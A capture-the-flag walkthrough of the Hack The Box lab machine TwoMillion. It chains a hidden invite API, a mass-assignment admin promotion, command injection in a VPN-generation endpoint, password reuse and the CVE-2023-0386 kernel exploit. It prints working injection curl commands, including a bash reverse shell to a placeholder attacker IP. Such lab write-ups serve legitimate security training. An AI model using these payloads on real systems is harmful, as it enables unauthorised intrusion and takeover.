HACK THE BOX · MACHINE WRITEUP

TwoMillion



A hidden invite API and a mass-assignment bug grant admin, whose VPN-generation endpoint injects shell commands. CVE-2023-0386 (OverlayFS) finishes the job

Linux | Easy | API | IDOR | CVE | Kernel

Made with **SysReptor**



10.10.11.221
Target IP

gugeldot
Author

2025-08-15
Date

TWOMILLION · WALKTHROUGH

Contents

01 General information 3
1.1 Executive summary 3
1.2 Kill chain 3
02 Reconnaissance 4
03 Foothold 4
04 Privilege escalation 8
05 Flags 8
06 Notes & lessons 9
07 References 9

1. General information

A hidden invite API and a mass-assignment bug grant admin, whose VPN-generation endpoint injects shell commands. CVE-2023-0386 (OverlayFS) finishes the job

PLATFORM	Hack The Box
SYSTEM	Linux
DIFFICULTY	Easy
IP	`10.10.11.221`
TAGS	`API` `IDOR` `CVE` `Kernel`
CVES	`CVE-2023-0386`

1.1 Executive summary

TwoMillion is a Linux machine that recreates the original Hack The Box invite flow. Deobfuscating the front-end JavaScript reveals a hidden, undocumented API. A missing authorization check on an admin endpoint lets a normal user flip their own `is_admin` flag, and the admin-only VPN-generation endpoint turns out to pass an unsanitized `username` field straight into a shell command. From there, a `.env` leak and password reuse give SSH access, and CVE-2023-0386 (a Linux OverlayFS flaw) grants root.

1.2 Kill chain

1. Deobfuscating the site's packed JavaScript reveals a hidden `/api/v1/invite/how/to/generate` endpoint. Its response, double-encoded (ROT13 + Base64), yields a valid registration invite code.
2. Endpoint brute-forcing under `/api/v1/user/` and `/api/v1/admin/` uncovers an undocumented admin API, including `PUT /api/v1/admin/settings/update`.
3. That endpoint has no authorization check: sending `{"is_admin": 1}` on our own session promotes us to admin (mass assignment / broken access control).

4. `POST /api/v1/admin/vpn/generate` passes the `username` field unsanitized into a shell command. Injecting `;bash -c 'bash -i >&/dev/tcp/...'` gives a reverse shell as `www-data`.
5. A `.env` file in the webroot leaks the database password, which is reused for the `admin` Linux user over SSH: user flag.
6. The box runs a kernel vulnerable to CVE-2023-0386 (OverlayFS). A public PoC is used to escalate to root.

2. Reconnaissance

Port scan

```
sudo nmap --open -Pn -sS --min-rate 2500 -p- 10.10.11.221
```

Results:

```
22/tcp open  ssh
80/tcp open  http
```


Service & version scan

```
nmap -sCV --open -p<ports> 10.10.11.221
```

```
22/tcp  open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    nginx
|_http-title: Hack The Box :: Penetration Testing Labs
```

3. Foothold

`feroxbuster` surfaces `/login`, `/register`, `/invite`



The 2Million landing page.


and a minified, packed JS file (`inviteapi.min.js`). Unpacking it (de4js) reveals the registration flow hits an undocumented endpoint:

```
eval(function (p, a, c, k, e, d) {
    e = function (c) {
        return c.toString(36)
    };
    if (!''.replace(/^/, String)) {
        while (c--) {
            d[c.toString(a)] = k[c] || c.toString(a)
        }
        k = [function (e) {
            return d[e]
        }];
        e = function () {
            return '\\w+'
        };
        c = 1
    };
    while (c--) {
        if (k[c]) {
            p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c])
        }
    }
    return p
}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j
(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}', 24, 24, 'response|f
unction|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|er
ror|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split('|'), 0, {}))
```

Deobfuscating the packed JavaScript (de4js).

```
curl -X POST http://<IP>/api/v1/invite/how/to/generate
```

The response is **ROT13-then-Base64** encoded and points to `/api/v1/invite/generate`, which returns a usable invite code to register an account.



The ROT13-encoded response, decoded.


Further endpoint enumeration under `/api/v1/user/` and `/api/v1/admin/` (with a valid `PHPSESSID`) reveals the full route list, including admin-only routes.

```
GET /api/v1/user/vpn/generate HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=7300nekh9bjnbud6tkk0i9vq3i
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```

The full admin API route list.

`PUT /api/v1/admin/settings/update` performs **no authorization check**: sending our own session cookie with `{"email":"...","is_admin":1}` silently promotes our account to admin.



Promoting the account to admin via mass assignment.

As admin, `POST /api/v1/admin/vpn/generate` accepts a `username` parameter that is passed unsanitized into a server-side command.


```
[gugeldot@Archy ~]$ curl -X POST http://2million.htb/api/v1/admin/vpn/generate --co
okie "PHPSESSID=7300nekh9bjnbud6tkk0i9vq3i"  -H "Content-Type: application/json" --
data '{"username":";id;"}'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[gugeldot@Archy ~]$
```

Command execution through the VPN-generation endpoint.

Injecting a reverse-shell payload through it:

```
curl -X POST http://<IP>/api/v1/admin/vpn/generate \
  --cookie "PHPSESSID=<session>" -H "Content-Type: application/json" \
  --data "{\"username\":\";bash -c 'bash -i >&/dev/tcp/<attacker_ip>/4444 0>&1'\"}"
```

gives a shell as `www-data`.



Reverse shell as `www-data`.


4. Privilege escalation

1. Credential reuse via `.env`

The webroot's `.env` file leaks `DB_USERNAME=admin` / `DB_PASSWORD`. The same password is valid for the `admin` Linux account over SSH: foothold proper and the user flag.

2. Kernel exploit: CVE-2023-0386

No interesting sudo rights or SUID binaries are present. `/var/mail/admin` contains an internal email warning that the kernel hasn't been patched against recent CVEs, specifically an OverlayFS/FUSE issue. `uname -a` confirms a vulnerable 5.15 kernel.



Generating a 64-bit msfvenom payload for the correct architecture.

A public PoC for **CVE-2023-0386** (improper ownership handling when copying a file into an OverlayFS mount with setgid/setuid) is compiled and run to obtain a root shell.

5. Flags

USER.TXT	ROOT.TXT
c093••••••••••••	5898••••••••••••

6. Notes & lessons

- **New techniques:** deobfuscating packed JS to discover an undocumented API, chaining ROT13+Base64 responses, and mass-assignment privilege escalation via a missing authorization check.

7. References

- CVE-2023-0386: Linux OverlayFS privilege escalation